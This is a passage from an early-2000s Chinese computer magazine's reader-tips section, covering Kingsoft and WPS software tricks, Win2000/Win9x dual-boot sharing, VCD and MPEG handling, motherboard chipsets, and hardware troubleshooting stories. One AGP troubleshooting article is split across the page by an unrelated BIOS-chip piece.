金山快译.net 2001将四个最常用功能集合在一起组成了一个小巧的工具条。它会随着当前窗体不断跑动，无论你的当前窗体界面位于什么位置，窗口有多大，也无论你怎样变化窗体的大小，该浮动工具条总是会准确无误地出现在当前活动窗体的右上方，紧贴着最大最小化按钮，看起来好像与它们是一体的。你只需在需要的时候点击响应的功能按钮就可以了，它丝毫不会妨碍界面的任何地方。当然在未打开任何窗体时，它是不会出现的。

金山快译.net 2001的闪光点还有很多。其实，只要你经常使用它，你就会发现它有很多很多好用的功能。

金山KINGSOFT园地

□北京 ABao

当您遇到一个自己不认识的英文单词时，当您想将一个汉语词组翻译成英文时，金山词霸.net 2001就是您不错的选择。其实它还有“背单词”的潜能。

这次不认识的单词，下次看见了还是不认识，怎么办哟？金山公司其实早就为您提供了“背单词”的贴心服务——“生词本”。开启“生词本”之前，需要将“主菜单/设置/其他选项”内的“取词结果记入生词本”勾选。以后你通过“鼠标取词”或者在金山词霸主界面的“输入”栏中输入的单词就会自动写入“生词本”中（如图）。每一个生词包括解释、音标、查询次数、是否重点以及查询时间等，而且你可以通过“主菜单/生词本/功能设置/生词回顾”，改变重点默认次数以及设置把哪一段时间查询过的单词收录到生词本等。以后想复习单词时，选择“主菜单/生词本/生词测试”就可以测试学习成果，做一份答题试卷考考自己。



□安徽　陈秀峰

WPS2000实用技巧5则

WPS 2000是一款国人自己制作的功能非常强大的字处理软件，我通常用WPS2000来处理日常文档，故而摸索出一些实用的小技巧，现整理出来，奉献给大家。

1.特殊符号的输入。在WPS 2000中可以有多种方法输入一些特殊符号，我们以“★”为例，看看如何输入特殊符号：①软键盘法。右击中文输入法的“软键盘”（一般输入法均带有“软键盘”），选“特殊符号”选项，直接点击符号“★”所在的字母键即可。②自造词法。右击中文输入法（以“五笔字型”为例）状态条，选“手工造词”选项，打开“手工造词”对话框（如图1），在“词语”框中输入“★”，在“外码”框中输入“wjx”，先后按“添加”和“关闭”按钮，以后你在该输入法中输入“wjx”时即可输入“★”。③用“查看→工具栏→图文符号库”命令，打开“图文符号库”对话框（如图2），进一步打开“文字符号类”集下的“标点、符号、货币单位”子集，在弹出的卡片中找到“★”，单击它即可输入。④用“插入→符号→常用符号”命令打开“标点、符号、货币单位”卡片，在卡片中找到“★”，单击它即可。

2.快速制作自己的“图文符号库”。将需要制作成“图文符号库”的文本或图片输入到WPS2000的一个文档中，用“查看→工具栏→图文符号库”命令，打开“图文符号库”对话框，任意打开其中的一个子集（也可以用右键单击上述对话框，并选“新建”选项来新建子集）卡片，然后逐条选中上述文本或图片，一一将其拖入上述卡片中，此时会弹出“新增文字单元”（文本）或“新增图文符号单元”（图片）对话框，按其中的“确定”按钮（后者还需要给新增的图片一个名称）即可。以后像正常使用“图文符号库”一样，打开某子集卡片，点击其中的相应项目，就可以将新增的图文符号快速插入某个文档中。

3.整理从网上下载的文档。我经常从网上下载一些文档（*.txt），打开一看，版面参差不齐，一行一行地整理非常麻烦。现在好了，我用WPS2000将其打开，然后依次用“工具→文字”菜单下的“删除空格、段落重排、删除空段、删除段首空格、增加段首空格”命令，对文档进行整理，很快文档即排列得整齐有序。

4.重现DOS风格下的WPS。如果你刚从DOS状态下的WPS转到WPS2000下，一时感到难以适应，没关系，点击“定制界面→DOS 风格”命令，怎么样？DOS风格的WPS就展现在了你的眼前，不仅界面是老界面，而且原有的大部分快捷方式也一样可用。

5.减少文件的容量。如果你是WPS2000家庭版的用户，其强大的文件压缩功能你不可不用。用“工具→综合设置”命令打开“综合设置”对话框，选中“文件以压缩方式存盘”选项，则以后编辑的文件以压缩的形式存盘，容量大大减少（笔者试验，一个没有以压缩形式存盘的图文混排文件，其容量为1.66MB，而用压缩形式存盘后只有48.4kB）。



图 1



图 2

Win2000 与 Win9X 的共享之道

□浙江　张京京

Windows 2000 已经推出一段时间了，尽管它在稳定性、安全性等方面比 Windows 9X 来说“进步”了很多，但是遗憾的是它对于一些老 16 位程序以及游戏的“兼容性”并不是很好，因此很多人安装了 Windows 2000 和 Windows 98 两套操作系统。但是安装了双操作系统后，很多应用程序需要安装两次并占用双倍的硬盘空间，给使用者带来了硬盘空间不够用的烦恼。本文将向您全面阐述两个操作系统的软件“共享之道”。

一、普通应用程序的共享

在 Windows 2000 和 Windows 9X 中各安装一次相应的软件，但要注意的是要将软件安装到同一个目录。从目前测试的情况来看，基本上大型的软件（如 Office 2000、Photoshop 等）都可以用这种方法实现共享空间的目的。但是还是有少数的软件无法实现这种方式的共享，主要是一些只能在Windows 9X或者只能在 Windows 2000 下运行的程序以及一些比较特别的程序（主要是一些国产软件，如超级解霸 2000 等）。

另外，还有一个方法，就是只在一个系统中安装某软件，然后在另一个系统中建立其快捷方式，如果能用当然就不需要再重新安装了。

二、公用文件夹的共享

①共享 Outlook Express 的邮件：在 Windows 9X 中进行操作，打开 Outlook Express，选择“工具/选项/维护”，在“存储文件夹”中将位置更改为 Windows 2000 中邮件的具体存储位置（如 C:\Documents and Settings\Administrator\Local Settings\Application Data\Identities\{4D0743FA-05DF-4DD5-9AA0-9E94D6272AE1}\Microsoft\Outlook Express"），更改设置后，系统将自动将 Windows 2000 的 Outlook Express 中的邮件导入到 Windows 9X 中。这样就可以实现两个系统共用一个邮件“系统”了。但要注意的是，新闻组无法使用此方法实现共享。

②共享我的文档以及收藏夹文件夹：同样在 Windows 9X 中进行操作，运行 regedit 打开注册表，进入“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders”，在右边的显示窗口中显示的是系统的默认设置项。“Personal”中的设置为“我的文档”的位置，将它的键值修改为 Windows 2000 中相应的文件夹（类似于 C:\Documents and Settings\Administrator\My Douments）就可以了。不过别忘了再修改一下桌面上“我的文档”快捷方式的对应链接；至于收藏夹的处理，也如法炮制，将 Favorites 项中相应键值修改成 Windows 2000 中的对应位置就可以了（如 C:\Documents and Settings\Administrator\Favorites）。其实通过类似这样的修改还可以实现很多的共享，如字体、图片等文件夹的共享，具体实现步骤大致和上面介绍的相同，修改的选项在“Shell”中都有显示（如“我的图片”对应于“My Pictures”等），在这里笔者就不一一列举了。

上面的修改例子，笔者都是以 Windows 9X 共享 Windows 2000 的文件夹为例的，当然反之也是成立的，可以让 Windows 2000 来共享 Windows 9X 的文件夹，具体操作和上面类似。

三、页面文件的共享

不知大家有没有注意到自己硬盘上的 Pagefile.sys 和 Win386.swp 这两个文件，相信对 Windows 系统熟悉的朋友一定都知道它们的作用。没错，它们都是供 Windows 创建虚拟内存时使用的，两者的差异在于前者称为页面文件且用于 Windows 2000，而后者则称为交换文件且用于 Windows 9X。无论在系统是否需要虚拟内存时，两者都要占据一定的硬盘空间（而且还不算少，通常都在 100 兆以上）。由于两套 Windows 系统是不会同时被运行的，因此如果实现这两个文件的共享的话，可以节省一定的硬盘空间。下面就来具体谈谈它的实现方法和步骤。

首先要在Windows 2000和Windows 9X中将这两个文件的最小值都设置为一样大，Windows 9X 系统在“控制面板/系统/性能/虚拟内存”里面设置；Windows2000 系统则要在“控制面板/系统/高级/性能选项/更改”里面进行设置。

接下来要进行相应的文件设置，对于双重操作系统来说，应该尽量保留 Windows 2000 的默认设置，因此我们从Windows 9X下手。打开Windows 9X 安装目录中“system.ini”文件，在其中的“[386Enh]”段中加入下面的字段：

PagingDrive=c:\pagefile.sys（具体文件位置可以根据自己系统的安装位置设定）

MinPagingFileSize=XXXX（这里的 XXXX 是你按照上面的要求在 Windows 2000中设置的页面文件的最小值，要注意的是 XXXX 的格式）

笔者建议采用上面介绍的 Windows 9X 共享 Windows 2000 页面文件的方法，如果实在要尝试让

Windows2000 共享Windows 9X交换文件的方式的话，可以参考下面的方法：首先在Windows 2000运行Regedit，打开Windows 2000的注册表文件，然后进入“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement”，将其中“PagingFiles”的键值由“c:\pagefile.sys”修改为“*\Win386.swp(其中*为Win386.swp的路径)”，后面紧跟的数字是页面文件的最小值和最大值。

在按照上面步骤修改完毕后，重新启动系统，就能让两个操作系统实现页面文件的共享了。最后，请别忘了在重新启动后将系统已经不需要的那个虚拟文件给删掉。

Windows Me安装技巧

□新 张迎新

如果您的Windows Me因故损坏，按以下方法重新安装能大大提高速度：用启动盘将系统引导至纯DOS环境，如果您的系统安装在C\Windows目录，可以使用进入C\Windows\Options\Install，运行其中的Setup命令开始重新安装。Windows Me之所以将安装文件放入系统目录，一方面便于添加系统组件，另一方面有利于系统故障修复。

如果您的硬盘空间非常紧张，可以在安装Windows Me后将“Options”文件夹删除。然后打开注册表，展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup分支，将“SourcePath”的值改为“E:\Windows Me\”(E是您的光驱盘符)。以后一旦Windows Me需要某些安装文件，就会自动到光盘上找。

垃圾邮件 拒之门外

□山东 曹传国

你如果拥有一个或几个免费邮箱，那么你对垃圾邮件一定不会陌生，甚至经常受到它们的骚扰。怎样拒绝这些乱七八糟的邮件呢？

一、客户端软件过滤

利用邮件客户端软件（如Outlook Express、Foxmail等）的邮件过滤功能，如Outlook为例：在“工具”菜单中选择“收件箱助理/添加”，该窗口分为上下两部分，上面是“处理条件”，下面是“处理方法”。比如你经常收到地址如“aaa@aaa.com”的垃圾邮件，可以在“处理方法”中选择“从服务器上删除”，点击“确定”后，可以看到在描述框内出现了“如果发件人地址中包含了‘aaa@aaa.com’，则直接从服务器中删除”的描述，这样就达到了拒收的目的。

二、客户端软件的远程信箱管理

利用邮件客户端软件的远程信箱管理功能，以Foxmail3.1为例来说明：

1.上网后，运行Foxmail3.1，选择“工具”菜单中的“远程邮箱管理”，弹出“远程邮箱管理”窗口，点击“取服务器信息”，此时Foxmail自动连接到服务器上，并取回邮件信息。

2.根据取回的具体邮件信息，来给服务器上的邮件做上不同的标记。标记共有四种：“已经下载”、“下载，但不删除”、“下载并删除”和“删除”（直接删除此信，不再下载）。现在我们可以对垃圾邮件说“不”，直接打上“删除”的标记！

3.做好标记后，点击“执行”按钮，Foxmail就会按照刚才做好的标记对信件做出处理，该收的收，该删的删，把垃圾邮件彻底消灭在服务器上。

三、邮箱的过滤功能

1.用转信信箱过滤。申请一个专门用于转信的免费邮箱，如126转信邮箱，对转信规则进行设置，使其成为一个专用的过滤器。

2.使用免费邮箱的过滤功能。以263.net为例说明：登录你的263.net信箱，进入主页面后，点击“邮箱配置/邮件过滤”，首先设置“拒收过滤器”。它提供了10个收件过滤器，按照先后顺序分别设置后，即可发挥作用。系统将自动按照你设定的条件对邮件进行过滤。邮件过滤器的设定分“条件设定”和“邮件过滤后的去向”。条件设定主要指设定关键词，如“发件人姓名”、“发件人地址”、“主题”等。“邮件去向”分收件箱、发件箱、原稿箱以及垃圾桶等，对我们需要的设置在“生效”前面打勾即可。另外我们可以通过“上移”、“下移”按钮调整过滤器优先权。全部修改完后，点击“生效”按钮即可实现对垃圾邮件的过滤。

快捷输入省略号

□黑龙江 陆光

当你用智能ABC输入法或者微软拼音输入法在“记事本”或者Word中输入省略号时，是不是遇到过麻烦。在Word中还可以用“插入/符号”来插入省略号，但在“记事本”中呢？

其实要快捷输入省略号，只需同时按Shift和6键就可以了，大家试一试吧！注意要将输入法的浮动状态条中的“.,”键切换到“。，”键哟。

MPEG合并经验谈

□辽宁　李志国

在VCD刻录中经常遇到MPEG文件合并的问题，笔者在这里介绍一些个人经验。

1.为什么会遇到MPEG文件合并的问题？

（1）由于种种原因我们通过压缩卡得到的MPEG文件比较多，例如笔者在使用影皇压缩卡的时候大致在开始采集5分钟以后出现影音不同步的问题，虽然后来通过升级可以达到12分钟以后才出现影音不同步的问题，不过这样一来我的一盘VCD至少要由5个片断组成。这还不包括采集中的剪切所造成的众多的MPEG文件片断。

（2）在VCD刻录软件Video Pack 4.0中每个MPEG文件片断之间在播放的时候会存在2秒钟的停顿，而且即使你在软件中已经将间隔设置为零。如果这是一张MTV的话那还不算什么，不过要是一张婚礼录像的话，那就大煞风景了。

2.MPEG文件合并几种方法的优缺点：

（1）用编辑软件如Premiere来对MPEG文件进行合并。通过它不但可以合并MPEG文件，而且还可以在两个短MPEG文件之间添加各种转场。不过它有一个致命的弱点：速度太慢。在这里我建议只用它来合并总长度在10分钟以内的MPEG文件，如果您一定要用它来合并650MB的MPEG文件，那么您完全可以在MPEG文件合并的过程中睡上一大觉。

（2）使用文件剪辑软件，如ifilmedit等。此类软件基本可以满足我们的要求，只不过其速度也不敢恭维。另外，此类软件对MPEG文件合并后有时会出现莫名其妙的错误，例如有一次我用超级解霸2000的MPEG文件合并功能转为标准的VCD文件，虽然在Video Pack4.0中并没有报错，可是在烧录以后VCD机竟然无法播放该文件和该文件以后的所有文件。解决这一问题的方法也很简单，只需要用XingMPEG Encoder重新压缩一下就可以了。

（3）使用COPY命令，这是我向您重点推荐的一种方法，此命令只能简单的把两个以上的文件合并为一个文件，不过我们在这里需要的就是这一点。其命令格式是：

COPY/b file1.mpg+file2.mpg+....fileN.mpg file.mpg。注意COPY命令后的参数/b一定要带上。

轻松化解下载文件错误

□刘庆红

历经m次断线，花费n小时，用Netants下载回xx兆的文件却无法打开，真想嚎啕大哭。请节哀，不妨看看以下两点：

1.对于zip文件，请不要从Netants删除下载任务，也不要移动下载的文件，打开Netants，在下载的任务上右击鼠标，从弹出的菜单中选“修复损坏的zip文件”，Netants将对文件进行CRC校验，并标出损坏区域，然后重新下载损坏的区域。

2.对于可自解压的exe文件，不要理会系统的提示，只要把后辍改为zip，调用Winzip打开试试。

VCD刻录小技巧

□天津　田敏　宋文明

我们在刻录VCD时，可能会碰到这样的情况，用一些工具软件制作出的MPG文件，在刻录时，VideoPack不认该文件的格式，导致无法刻录，此时我们需要将该文件转换成标准VCD格式的MPG文件。使用超级解霸2000中的“MPG转换成标准VCD格式”即可。

可是有些文件，由于它在制作时存在的缺陷，导致无法进行格式的转换，而得不到标准VCD格式的MPG文件。我就遇到同事用Video Studio3制作的一些MPG文件，可以播放，无法进行刻录和格式的转换。我想可能是该文件头部的数据有误。于是我先用超级解霸2000截出该文件前3秒钟的录像进行格式的转换，结果无法完成。然后用超级解霸2000将该文件3秒钟以后的所有录像全部截出，结果其格式可以转换成标准VCD格式，再用VideoPack进行VCD的刻录，能够完成。这样就达到了刻录的目的，而代价就只是少了几秒钟的录像。

我们在刻录VCD时，还可能会碰到这样的情况，就是在刻录VCD时，一张光盘中的录像片段太多，也就是用了多个文件。这样在观看时，一段与一段之间都留有停顿，很不连贯。解决的方法也是用豪杰超级解霸2000中的“MPG转换成标准VCD格式”。需要注意的是，可能由于豪杰超级解霸2000自身的问题，在将比较大的文件进行连接时会出现一些问题，有时可能会出现声音与图像不匹配，但是将一些小一点的文件连接起来还是可以的。

VCD制作风风雨雨

□辽宁 李志国

最近，本人新购置了一套录像带转制VCD的设备并成功制作出了符合客户需要的VCD光盘，其间经历了几多风雨，烧成十多张废盘。现将此经历及经验写下，以供后来者借鉴。

电脑硬件配置与软件环境：赛扬266的CPU，64MB SDRAM，迈拓2.88GB硬盘一只，影皇9971—KCE9971BV压缩卡，ACER4432 CDRW；Windows98SE，压缩卡自带的采集程序，Video Pack4.0，超级解霸2000，XingMPEG Encorder。

问题1：Video Pack4.0不能识别我的ACER4432 CDRW，每次启动都是提示找不到支持的刻录机。反复安装Video Pack4.0和ACER4432 CDRW自带的驱动均无法解决问题。虽然可以通过在Video Pack4.0中生成磁盘映像文件然后到其他刻录软件中刻录，可是也太麻烦了。万般无奈之下，我想起了互联网，把自己的求救帖子一贴，没出十分钟，一个热心的网友就给了我一个网址：http://www.cequadrat.com/，原来这是Video Pack4.0的老家，在厂家列表中找到ACER，输入自己的刻录机型号4432，发现并下载了驱动补丁758kB的raw-226。然后把它安装到Video Pack4.0的安装目录下，根据提示重新启动电脑，再没有那个讨厌的提示了。

问题2：我的影皇9971—KCE9971BV压缩卡在采集大约5分钟以后出现音视频不同步，声音大约要延迟2秒左右，如今的客户要求越来越苛刻，这样是绝对不行的。拿出压缩卡的用户手册，原来是我的硬盘速度太慢了，它需要DMA66传输速率的硬盘。没办法，都怪我当初只顾性价比，如今只有再花钱升级硬盘与主板了，买了一款升技的VT6X4主板和希捷酷鱼II 20.4GB的硬盘。回家一试，还真别说，情况大有改观，由原来的5分钟以后出现不同步延长到了10分钟以后出现不同步。没办法，只好将就了。

主板芯片组全接触

□四川 肖秋涛

芯片组作为主板上的“指挥官”负责CPU和外部部件的联络，对系统的整体性能至关重要。让我们对一些主要的主板芯片组来个亲密接触。

Intel i820芯片组

1999年末发布，但其推广却遇到了一个接一个的问题。i820芯片组在技术规格上完全超越了440BX芯片组，它采用了Intel开发的加速中心结构（Accelerated Hub Architecture），支持RDRAM内存，同时通过MTH芯片提供了对SDRAM内存的支持，支持133MHz的前端总线频率（FSB）和AGP 4x等新技术。i820推出后不久就发现其MTH芯片有瑕疵，同SDRAM存在重大的兼容问题，Intel不得不宣布回收带有SDRAM插槽的i820主板。820主板正式退出市场。

Intel 440BX

这是Intel几年前的产品，但今年仍有必要提到它。这一芯片组的北桥芯片为i82440BX、南桥芯片为i82371AB。前端总线频率为66/100MHz，支持PC66/100 SDRAM内存，支持AGP 2x，不过不支持AGP 4x、DMA66等新功能。

Intel 440ZX

Intel于1999年初推出了440ZX芯片组，分为支持100MHz外频的440ZX-100和支持66MHz外频的440ZX-66两种版本，其主要用意是配合Socket 370结构的新Celeron系列CPU，这类主板一般只有2个DIMM插槽（最大只支持256MB内存）、3个PCI和1个ISA插槽，支持集成i740图形加速芯片和声音芯片。

Intel i810芯片组

810芯片组是面向低端用户的产品，整合了声卡、显示卡（i752）、网卡、Modem等功能，810芯片组采用了图形和存储控制中心82810GMCH、输入输出控制中心82801ICH、固件中心82802FWH三块芯片，声卡、

Modem、IDE、内存、AGP、PCI 等设备呈星形结构，使整个系统速度提高很多。且由于各设备用其通道交换数据，相互之间的干扰也会减小。810 芯片组有好几个版本，早期的 810 芯片组只支持 100MHz 外频，较为流行的是 810 DC-100，后期推出的 810E 性能较为突出，正式支持 133MHz 外频、AGP 4X 和 DMA66。

Intel i815 和 815E

这款芯片组于 2000 年 2 季度推出，是 i810 的改进产品。同 i820、i810 一样采用了加速中心的芯片组架构，其数据传输率达到 266MB/s。同时 i815 芯片组还支持 133 工作外频，支持 DMA66 等功能。它内部集成 i752 显示芯片，同时还提供了对 AGP 4x 的支持。目前 i815 有两种型号 i815 和 i815E，它们的区别在于 i815E 使用了 ICH2 芯片，提供了对 DMA100、4 个 USB 端口和 CNR 插槽的支持。

VIA 694

其北桥芯片为 VT82C694X，南桥芯片为 VT82C686A。提供了对 PC133 SDRAM 内存、AGP 4x、DAM66、异步调整和双 CPU 等 BX 芯片组不支持的技术。最近 VIA 公司改进了 686A 南桥芯片，推出 686B，它们的最大区别在于 686B 支持 DMA100。

VIA KX133/KT133

KX133 是 VIA 推出的支持 Athlon 的芯片组，其北桥芯片为 VT8271，南桥芯片为 VT82C686A。支持 200MHz 的 EV6 前端总线、PC133 SDRAM、AGP 4x、DMA66 和 4 个 USB 端口，但不支持 SMP 双处理器。KX133 支持 Slot A 架构，KT133 支持 AMD 最新的 Socket A 架构。另外 VIA 最近推出了两款整合性芯片组 PM133（VT8605）和 KM133 （VT8365）。PM133 是 Apollo Pro 133A 的改进产品，它集成了 Savage4 3D/Savage2000 2D 显示核心，而 KM133 为 KT133 的改进产品，同样也集成了 Savage4 3D/Savage2000 2D 显示核心。

AMD 750

这是 AMD 为了配合 Athlon 而开发的一款芯片组，支持 Slot A 架构的 Athlon。它采用了传统的芯片组架构，北桥芯片为 AMD 751，南桥芯片为 AMD756，但它只支持3条DIMM共768MB内存，并且不支持AGP 4x和PC133 SDRAM。

AMD 760

760 支持 4GB PC2100 DDR SDRAM 内存、AGP 4X 和 266MHz 的前端总线频率。北桥芯片为 AMD 761，而南桥芯片采用了 VIA 的 686B 芯片。在南桥和北桥的连接总线方面，AMD 和 VIA 一样对传统方式做了改进。AMD 将这种改进的总线称为 LDT（闪电数据传输总线），在北桥芯片中集成 LDT 控制器，再把所有 PCI 控制器移入南桥芯片。此总线支持 6.4GB/s 的数据传输率，并允许用菊花链来连接控制器，同时接入多个 I/O 控制器。

SiS 630

SiS 630 的最大特点就是将南北桥芯片整合为单一芯片，并提供了完整的网络功能。该芯片整合了北桥、SiS 960 超级南桥以及 128 位 SiS 300 3D 显示芯片，可提供 MODEM、以太网（Ethernet）、家庭网络（Home PNA）等功能。它主要优势在于低廉的价格和高速的 3D 处理能力以及完善的整合功能。最近它发布了 SiS630 的升级产品 SiS630S 和支持 AMD CPU 的 SiS730S 整合型芯片组。它们支持最大 3GB 的 PC133 SDRAM，集成有 128bit 的 2D/3D 图形加速核心，能提供诸如“环境凹凸贴图”等先进功能，并能支持 DMA100、AC97 音效和 6 个 USB 端口。其特点是集成了强大的 DVD 解码功能，使 DVD 解码时 CPU 的占用率仅为 20%。随后 SiS 还将推出 SiS635 和 SiS735 芯片组，它们与 SiS630S 和 SiS730S 的最大不同之处在于它只整合了南、北桥芯片，而没有整合绘图芯片、音效、网卡等多媒体硬件设备。

Ali Aladdin TNT2

它支持 PⅡ/PⅢ和赛扬处理器，最大可支持 1.5GB 的 EDO RAM 或 PC100/PC133 SDRAM。其北桥芯片为 M1631，其最大的特点是集成了 nvidia 公司的 TNT2 图形处理核心。其南桥芯片为 M1535D 或 M1543C，这两种南桥芯片功能基本相同，支持DMA66、4个USB端口、PCI2.2 等。

USB 鼠标安装记

□广西　一解千愁

近日购彩显一台，随机附送了一个 USB 鼠标，这下可以换鼠标了，没想到却碰上了麻烦。

我的主板是华硕 P5A，带有两个 USB 接口，操作系统是 Windows Me，按理说对 USB 的支持应该毫无问题。于是开机，安装好配带的驱动程序。但毫无反应！不是说即插即用的吗？重启系统，光标依然是一动不动。打开“系统属性”查看，在“鼠标”一栏中有一个惊叹号。不得已只好将原来的硬件配置文件删除后重启，让系统自动检测所有的即插即用设备，但检测完成后却一切如旧。

正怒发冲冠之际，忽然想到主板 BIOS 中有 PNP AND PCI SETUP（即插即用与 PCI 设置）一项，果然在该项下发现有一个名为USB FUNCTION的设置项，该设置项决定了是否开启 USB 功能，设为 Enabled 后正常了。

AGP4X设置与3Dmark2000冲突

□新疆　张迎新

故障现象：一台刚刚组装的电脑，使用Windows Me操作系统，主板是承启7AJA KT－133，Duron650CPU，128MB的现代T75内存，思普TNT2 M64显卡（装nVidia雷管3公版驱动），ACER50X光驱，WD102AA硬盘。

电脑的硬件和操作系统装好后一切正常，随后安装的Office 2000运行令人满意。由于电脑主人想测试系统的3D性能，随手装上3Dmark2000V1.1运行。这下问题来了，3Dmark2000的3D测试场景一出来就死机。

故障排除：开始以为光驱和硬盘的DMA有冲突（虽然“设备管理器”中看不到），先后将两者的DMA功能关掉，但没有解决问题。再换装VIA芯片组的4in14.24a1和4in14.25a驱动，仍然无效。最后认为主板BIOS中的AGP设置有问题，于是逐个实验BIOS中有关AGP的选项。经过二十余次不断重启和调整，发现将“ADVANCED CHIPSET FEATURE”中“AGP Driving Control”的参数由AUTO改为MANUAL，运行3Dmark2000时一切正常。

后记：AGP4X是VIA芯片组率先采用的显示接口，由于Intel的技术保密，非Intel的芯片组可能存在个别兼容性问题。一旦碰上了，首先可以尝试修改BIOS设置，将AGP Fast Write（AGP快速写入）相关项目反复调试几次。如果不行，就必须到有关厂家或“驱动之家”等网站寻找补丁，采取更新主板BIOS或升级AGP驱动等措施。后来，VIA发布了4.04e版For Win9x/2000AGP驱动，将它装上以后，“AGP Driving Control”的参数设为AUTO也不会出现问题。该补丁的下载地点是http://www.mydrivers.com/dir24/d9837.htm，另外它还解决了KT133的AGP接口在Win2000中可能出现的冲突。

Win2000与AGP4X接口冲突

□新疆 张迎新

故障现象：一台半年前组装的Athlon650电脑，使用华硕K7V—RM主板，装128MB华硕原装内存一条、启亨6326AGP显卡和火球Fireball CX13GB硬盘（在C、D两个分区安装Win98/2000双启动操作系统）。最近，电脑主人新购G450（双头）显卡一块，准备将原来使用的6326换下。

按照常规方法打开机箱，取下旧6326插入G450，然后启动电脑。Win98提示发现新硬件，用手工方法安装显卡驱动，再次启动电脑一切正常。再按相同操作流程给Win2000安装G450驱动，装好后顺利通过了Win2000启动阶段，但在进入GUI界面时死机。现象是屏幕出现少量彩色条纹，键盘、鼠标等设备全部失灵。由于系统被彻底锁死，Ctrl+Alt+Del键完全失去作用，这种情况对Win2000来说极为少见。

按Reset键重新启动电脑，在Win2000提示是否扫描磁盘时回车（即跳过扫描），系统顺利进入GUI界面，各种应用程序工作正常。从Win2000正常退出后重新启动，上面介绍的现象再次发生。经过多次反复，故障呈现如下规律：如果Win2000是正常退出的，或进入GUI界面前进行了磁盘扫描，则启动一定会失败并发生死机；如果Win2000启动过程中跳过了磁盘扫描，就能够进入GUI界面，此时按正常方法退出，再次启动仍然提示磁盘扫描。

故障排除：由于Win2000跳过磁盘扫描后可以启动，初步判断故障与硬盘有关。于是在Win98下对Win2000所在的D分区进行扫描，结果磁盘扫描程序报告发现问题（原因是按Reset键启动至Win98的）并全部修复。再次启动Win2000，故障重复出现，于是排除了故障与硬盘有关的可能。

由于Win98工作正常，加之是更换显卡之后Win2000出了故障，遂怀疑BIOS中的AGP项目设置不当。于是修改“AGP 4X Drive Strength”、“AGP Fast Write”和“Graphics Aperture Size”等项目，先后启动系统十余次，并更换多个版本的VIA芯片组的4in1驱动程序，都没能解决问题。

奇怪的BIOS芯片故障

□甘肃 王进军

我单位在启用两块备用MVP3主板时，出现相同的不启动故障，报警喇叭发出连续“嘟嘟”声。开始怀疑BIOS芯片损坏，但两块主板以前都没有使用过，而且故障相同，不可能是BIOS芯片的问题。就在准备放弃维修之时，无意间用大拇指按了按主板上的BIOS芯片块，只见芯片块向下移动了一下。难道接触不良？用力将芯片向下压实，果然恢复正常。

如法炮制修理第二块主板，但故障未能排除，遂怀疑这块主板是BIOS芯片损坏。将两块主板的BIOS块用起子撬下来，相互对插，结果修理好的主板使用有故障主板的BIOS块能顺利启动，而将好主板的BIOS块插入有故障的主板上则不能启动，开始怀疑此主板有其他故障。当将有故障主板的BIOS块插回去时，发现此BIOS芯片的针脚向两边过于张开，无法插入插槽，随手将芯片靠在墙上向内挤压两边的针脚，使其向内稍弯才插入到槽中。怀着侥幸的心理，接通



电源，没想到竟然顺利启动了。

故障原因：由于主板闲置时间过长，受各种因素的影响，导致BIOS块的针脚与插槽之间接触不良，也可能芯片块两边的针脚过于外张，导致接触不良。

在走投无路之际，忽然想到AGP4X和Win2000会不会打架（过去可没有见过类似报道呀）。于是启动到Win98，驾着小猫来到微软的主页四处乱翻。忽然看到这样一条消息，意思是Win2000在VIA芯片组的系统中使用AGP接口，可能导致系统停止响应，微软已经推出了相关的补丁。看到这里笔者大喜过望，立即单击补丁的下载链接。经过几分钟的等待，将这个AGP救星下载到硬盘。

启动Win2000，当它提示是否扫描磁盘时回车，顺利进入GUI界面。鼠标单击下载回来的Q261606_W2K_SP2_x86_CN.EXE程序，眨眼之间安装完毕。再次启动Win2000，当提示是否扫描磁盘时等待，几秒钟之后自动开始磁盘扫描，完成后立即进入GUI界面。关闭电源后重新启动，或选择“关闭Windows”对话框中的“重新启动”，系统都可以正常运行。至此，由于Win2000与VIA芯片组AGP接口导致的冲突完全排除。

后记：由于这个故障非常特殊，加之判断不够准确，致使排除过程走了一些弯路。所以，平时多听多看，再借助网络的支持，就可以处理许多疑难故障。需要说明的是：微软推出的AGP补丁有不同的语言版本，为了方便大家下载，本文提供两个中文版的下载链接：http://file2.mydrivers.com/board/Q261606_W2K_SP2_x86_CN.EXE或http://bj.mydrivers.com/board/Q261606_W2K_SP2_x86_CN.EXE。

CPU风扇的罪过

□辽宁 王庆春

朋友的老式586电脑（CPU是Intel Pentium 166MHz，带有散热片和风扇，系统为Win95），最近不管运行什么程序，几分钟后就必死，只能重新启动，现在可好，连Win95都不能启动了。

艰难旅程：重装Win95，可是装到一半死机了，重启动，继续安装，又是死机，折腾了五六遍好歹算装进去了。但进入Windows不到十分钟就死机。

看来只有开箱检查硬件了，依次检查主板、CPU、内存、硬盘、电源及各种连线，没有发现什么问题；又重新检查了内存条，发现是2个4MB+2个8MB共24MB内存，而且4MB条与8MB条的型号不同。根据这么多年的DIY经验，很可能是内存不兼容导致死机现象。拔下2个4MB条，只用2个8MB同类条子，开机运行程序还是死机。

排除了内存的问题，又想到主板，拔下各种插件，重新检查再仔细插好，开机还是不行。这台老奔！！难道电源元件老化，供电不足？由于没带万用表，无法测量，只好和朋友商量将机器抱到单位去修理。

到了单位，干脆将另一台好机器的电源卸下来，接到该机上，开机运行程序，满以为这回应该不会死机了，但又是死水一潭！

无奈，只好又将电源卸下来，在拔电源时，无意中触到CPU的散热片上，哇！好烫手啊！心里纳闷，该死的风扇你怎么干的活？找来一个好风扇，插上CPU固定好，换上原来的电源，一切正常了。

心得体会：老机器使用的时间比较长，风扇的电机老化，转速严重下降，塑料风叶弯曲，散热效果不好，导致死机。通过这一维修例子，给我们一个启发，不光是内存、电源、主板的问题影响系统稳定性，一个小小的风扇也会造成系统不稳定。大家对显卡的风扇也要注意哟！

步高

PC133 内存真伪辨别"三板斧"

□ 广东 小李飞刀

Intel 推出的支持更高带宽的 Rambus DRAM 和 Camino（820）芯片组的高带宽解决方案因"曲高和寡"，众人皆望而远之。而 PC133 内存"天时地利"，迅速切入市场。

PC133 内存是 PC100 内存的改进型，理论上拥有 1.06GBps 的内存子系统带宽。在与 PC100 内存相差不大的价位上，这一标准提供了更高品质的传输性能，从而赢得了消费者们的欢心。最近，PC150 规格的内存以低价杀入市场，使市场不断产生急剧变化，又使内存条的价格跌到了谷底，狂热的内存降价在市场上掀起狂热的装机潮！

